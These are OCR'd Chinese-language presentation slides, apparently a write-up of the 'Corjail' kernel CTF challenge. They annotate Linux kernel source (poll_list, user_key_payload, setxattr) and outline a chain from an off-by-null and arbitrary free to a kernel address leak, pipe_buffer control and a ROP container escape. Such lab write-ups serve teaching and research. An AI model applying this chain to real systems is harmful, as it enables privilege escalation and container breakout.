
超過 30 fds 會再額外分配空間，不過一次最大只能到 510 fds (一個 page 大小)

```c
// nfds 對應到 NUM_FD，即為 100
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
        struct timespec64 *end_time)
{
    struct poll_wqueues table;
    int err = -EFAULT, fdcount, len;
    long stack_pps[POLL_STACK_ALLOC/sizeof(long)];
    struct poll_list *const head = (struct poll_list *)stack_pps;
    struct poll_list *walk = head;
    unsigned long todo = nfds; // 100

    // stack_pps 為 local buffer，大小 (N_STACK_PPS) 為 30
    // 會優先使用此 local buffer，空間不夠會在透過 kmalloc 分配
    len = min_t(unsigned int, nfds, N_STACK_PPS);
    for (;;) {
        walk->next = NULL;
        walk->len = len;

        copy_from_user(walk->entries, ufds + nfds-todo,
                       sizeof(struct pollfd) * walk->len);
        // 第一次 100 - 30 = 70
        // 第二次 70 - 70 = 0
        todo -= walk->len;
        if (!todo)
            break;

        // 而後就會額外分配空間，最大可以到一個 page
        // POLLFD_PER_PAGE = ((PAGE_SIZE-sizeof(struct poll_list)) / sizeof(struct pollfd))
        //                 = ((0x1000-0x10) / 8) = 510
        len = min(todo, POLLFD_PER_PAGE);
        walk = walk->next = kmalloc(struct_size(walk, entries, len),
                        GFP_KERNEL);
    }

    // polling 直到 timeout
    poll_initwait(&table);
    fdcount = do_poll(head, &table, end_time);
    poll_freewait(&table);

out_fds:
    // ...
}
```

在使用者指定時間範圍都不會被釋放

```c
static int do_sys_poll(...)
{
    // ...
out_fds:
    walk = head->next;
    while (walk) {
        struct poll_list *pos = walk;
        walk = walk->next;
        kfree(pos);
    }

    return err;
}
```


時間到之後就會遍歷 linked list，
釋放 poll_list 結構





$ Corjail

Exploit - Partial overwrite poll_list and arb-free

- 總結來講，struct poll_list 提供：
  - kmalloc-32 到 kmalloc-4k 的記憶體分配
  - poll_list.next 指向的位址在時間到就會被釋放，而時間可控
  - poll_list.next 預設指向 NULL，但 entry 數大小超過 510 時就會指向下一塊 poll_list
- 思路： 將 list.next 指向的下個 poll_list 做 partial overwrite，使其指向另一個同樣落於相同 cache 的結構，就能做到有限制的任意釋放


cormon object
Ptr
poll_list
Victim
Ptr
poll_list
NULL
kmalloc-4k
kmalloc-XX


cormon object
Ptr
00
poll_list
Victim
Ptr
poll_list
NULL
NULL
kmalloc-4k
kmalloc-XX


CRASH !!
????
cormon object
Ptr
00
poll_list
Victim
Ptr
poll_list
kmalloc-4k
kmalloc-XX

$ Corjail

Exploit - Use user_key_payload to leak kernel address

- 觸發 Off-By-Null
- 蓋寫 struct poll_list object 取得任意釋放的 primitive
- 釋放 struct user_key_payload 取得 oob read，藉此 leak kernel address
- 釋放 struct pipe_buffer 控制程式執行
- 執行 ROP 跳脫 container

$ Corjail

Exploit - Use user_key_payload to leak kernel address

- 近期 kernel exploit 手法 unlink attack 使用到的 struct simple_xattr，因為第一個成員是 list_head，所以沒辦法利用
- add_key 與 keyctl 兩個 system call 皆在 seccomp 的白名單範圍
  - Linux kernel key management 使用這兩個 syscall 來新增 key 以及操作 key
- add_key 的呼叫流程：
  - do_syscall_64
  - key_create_or_update
  - user_preparse

$ Corjail

Exploit - Use user_key_payload to leak kernel address

- add_key 底層會分配結構 user_key_payload，用來管理 key 長度與大小
- 雖然 sizeof (struct user_key_payload) 為 24，但跟 poll_list 的概念相近，實際分配大小取決於使用者傳入的參數

```
1  struct user_key_payload {
2      struct rcu_head rcu; // RCU destructor
3      unsigned short  datalen; // length of this data
4      char data[] __aligned(__alignof__(u64)); // actual data
5  };
6
7  #define rcu_head callback_head
8  struct callback_head {
9      struct callback_head *next;
10     void (*func)(struct callback_head *head);
11 } __attribute__((aligned(sizeof(void *))));
```

$ Corjail

Exploit - Use user_key_payload to leak kernel address

```
1  int user_preparse(struct key_preparsed_payload *prep)
2  {
3      struct user_key_payload *upayload;
4      size_t datalen = prep->datalen;
5
6      // 32767 == 0x7fff
7      if (datalen <= 0 || datalen > 32767 || !prep->data)
8          return -EINVAL;
9
10     upayload = kmalloc(sizeof(*upayload) + datalen, GFP_KERNEL);
11     prep->quotalen = datalen;
12     prep->payload.data[0] = upayload;
13     upayload->datalen = datalen;
14     memcpy(upayload->data, prep->data, datalen);
15
16     return 0;
17 }
```

使用者控制大小

複製 key

$ Corjail

Exploit - Use user_key_payload to leak kernel address

- 此結構的成員 data[ ] 可以透過 sys_keyctl 讀取，所以能用來 leak kernel address
- 結構展開後的前 8 bytes 雖然是 struct callback_head *，不過預設沒有在使用也沒初始化，所以如果能確保拿到的 chunk 剛好前 8 bytes 是 NULL，就可以作為 victim
- 上述問題解法可以配合 setxattr 使用，因為 cache LIFO 的機制，因此 setxattr 控制完資料並釋放後，user_key_payload 就很有機會能拿到該 chunk

$ Corjail


Exploit - Use user_key_payload to leak kernel address

```
1  static long
2  setxattr(struct dentry *d, const char __user *name, const void __user *value
3       size_t size, int flags)
4  {
5      int error;
6      void *kvalue = NULL;
7      char kname[XATTR_NAME_MAX + 1];
8
9      // ...
10     error = strncpy_from_user(kname, name, sizeof(kname));
11     // ...
12     if (size) {
13         // XATTR_SIZE_MAX = 65536
14         if (size > XATTR_SIZE_MAX)
15             return -E2BIG;
16
17         // 分配 0~65536 任意大小的空間，並且內容可控
18         kvalue = kvmalloc(size, GFP_KERNEL);
19         copy_from_user(kvalue, value, size);
20         // ...
21     }
22     // ...
23     // 最後釋放該 chunk
24     // 過去也會配合 userfaultfd 使用，現在可能搭配 FUSE ?
25 out:
26     kvfree(kvalue);
27     return error;
28 }
```

控制整塊 chunk 的資料，將前 8 bytes 設為 0

$ Corjail

Exploit - Use user_key_payload to leak kernel address




